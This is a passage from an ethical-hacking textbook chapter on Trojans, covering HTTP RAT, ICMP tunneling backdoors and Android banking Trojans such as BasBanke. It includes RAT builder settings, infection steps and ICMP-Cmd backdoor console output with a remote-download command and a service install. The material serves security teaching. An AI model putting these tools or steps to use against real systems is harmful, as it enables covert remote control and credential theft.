
Figure 7.19: SHTTPD attack process

- ### HTTP RAT

  HTTP RAT uses web interfaces and port 80 to gain access. It can be understood simply as an HTTP tunnel, except that it works in the reverse direction. These Trojans are comparatively more dangerous as they work nearly ubiquitously where the Internet can be accessed.

  Features

  - Displays ads and records personal data/keystrokes
  - Downloads unsolicited files and disables programs/system
  - Floods Internet connection and distributes threats
  - Tracks browsing activities and hijacks Internet browser
  - Makes fraudulent claims about spyware detection and removal


HTTP RAT 0.31

latest version here:

settings

☑ send notification with ip address to mail

SMTP server 4 sending mail
u can specify several servers delimited with ;
smtp.mail.ru;some.other.smtp.server;

your email address:
you@mail.com

☑ close FireWalls   server port: 80

HTTP RAT
backdoor webserver
by z0mbie
v0.31
Create
Exit
Generates server.exe using HTTP RAT
1
2 Infect the victim's computer with server.exe and plant HTTP Trojan
3 The Trojan sends an email with the location of an IP address
4 Connect to the IP address using a browser to port 80
Victim
Zombie's HTTP_RAT
10.10.0.10/c/
welcome 2 HTTP_RAT infected computer }:]
running processes:
Attacker


Figure 7.20: Working of HTTP RAT Trojan

- ## ICMP Trojans

  The Internet Control Message Protocol (ICMP) is an integral part of IP, and every IP module must implement it. It is a connectionless protocol that provides error messages to unicast addresses. The ICMP protocol encapsulates the packets in IP datagrams.

An attacker can hide the data using covert channels methods in a protocol that is undetectable. The concept of ICMP tunneling allows one protocol to be carried over another protocol. ICMP tunneling uses ICMP echo request and reply to carry a payload and stealthily access or control the victim's machine. Attackers can use the data portion of ICMP_ECHO and ICMP_ECHOREPLY packets for arbitrary information tunneling. Network layer devices and proxy-based firewalls do not filter or inspect the contents of ICMP_ECHO traffic, making the use of this channel attractive to hackers.

Attackers simply pass, drop, or return the ICMP packets. The Trojan packets themselves masquerade as common ICMP_ECHO traffic. The packets can encapsulate (tunnel) any required information.



```
C:\Documents and Settings\Administrator\WINDOWS\Desktop\
ICMP Backdoor Win32>icmpsend 127.0.0.1
        =====Welcome to www.hackerxfiles.net======
        ---[ ICMP-Cmd v1.0 beta, by gxisone  ]---
        ---[ E-mail:     gxisone@hotmail.com  ]---
        ---[                        2003/8/15
        ]---
        Usage: icmpsend RemoteIP
        Ctrl+C or Q/q to Quite      H/h for help
ICMP-CMD>H
[http://127.0.0.1/hack.exe =admin.exe]   <Download Files.
Parth is \\system 32>
[pslist]          <List the Process>
[pskill ID]      <Kill the Process>
Command    <run the command>
ICMP-CMD>
```

```
C:\Documents and Settings\Administrator\WINDOWS\Desktop\
ICMP Backdoor Win32>icmpsrv -install
        =====Welcome to www.hackerxfiles.net======
        ---[      ICMP-Cmd v1.0 beta, by gxisone    ]---
        ---[     E-mail:  gxisone@hotmail.com       ]---
        ---[                        2003/8/15         ]-
        --
        Usage: icmpsrv -install <to install service>
                     Icmpsrv -remove <to remove service>
Transmitting File … Success !
Creating Service … Success !
Starting Service … Pending … Success !
C:\Documents and
Settings\Administrator\WINDOWS\Desktop\ICMP Backdoor Win32
```


Figure 7.21: Working of ICMP Trojan

Mobile Trojans

Mobile Trojans are malicious software that target mobile phones. Mobile Trojan attacks are increasing rapidly due to the global proliferation of mobile phones. The attacker tricks the victim into installing the malicious application. When the victim downloads the malicious app, the Trojan performs various attacks such as banking credential stealing, social networking credential stealing, data encryption, and device locking.

- **BasBanke**

  BasBanke is a Trojan family that runs on Android. The Trojan was first identified in 2018 during the Brazilian elections, registering over 10,000 installations as of April 2019 from the official Google Play Store alone. It is a banking Trojan, and when it infects a device, it will perform keystroke logging, screen recording, SMS interception, and theft of credit card and financial information. To trick users into downloading this Trojan, the Trojan creators advertised it via WhatsApp and Facebook messages. The most widely spread and downloaded malicious version of BasBanke is the fake CleanDroid Android app. CleanDroid projects itself as a mobile junk cleaning and memory boosting app; however, it is actually a banking Trojan.


24% 03:42
ttps://m.facebook.com
Clean Droid
Patrocinado ·
CleanDroid
#Único Aplicativo de segurança recomendado pelo GooglePlay!
BAIXAR
61
6 compartilhamentos
Curtir
Comentar
Compartilhar
28% 03:24
Google Play
CleanDroid
MatriFOT
Arte e design
Número 8: Em alta
INSTALAR
4,6 ★
14 avaliações
3,2 MB
Classificação Livre
Mais c
Down
Economize e aumente a velocidade seu pacote de dados 3G/4G
Limpe o cache e libere armazenamento
Remova
indes

100% Grátis esse APP promete até 70% em economia de dados 3G/4G, protege seus arquivos contra vírus, otimiza seu celular limpando arquivos que provocam a lentidão. CleanDroid é um salva-vidas para aqueles que adoram música e vídeo, enviam muitas mensagens e trabalham em aplicações em seus celulares Android. Não perca tempo baixe e confira.

cleandroid.gplay.services
CleanDroid - Unico
CleanDroid - Unico Aplicativo de segurança reco...

Somos o único aplicativo que possui mais recursos

Figure 7.22: Screenshot of BasBanke Mobile Trojan

Some additional mobile Trojans are as follows:

- Agent Smith
- Hiddad
- AndroRAT
- Rotexy
- Gplayed
- Asacub
- Gustuff
- GriftHorse
- Vultur

IoT Trojans

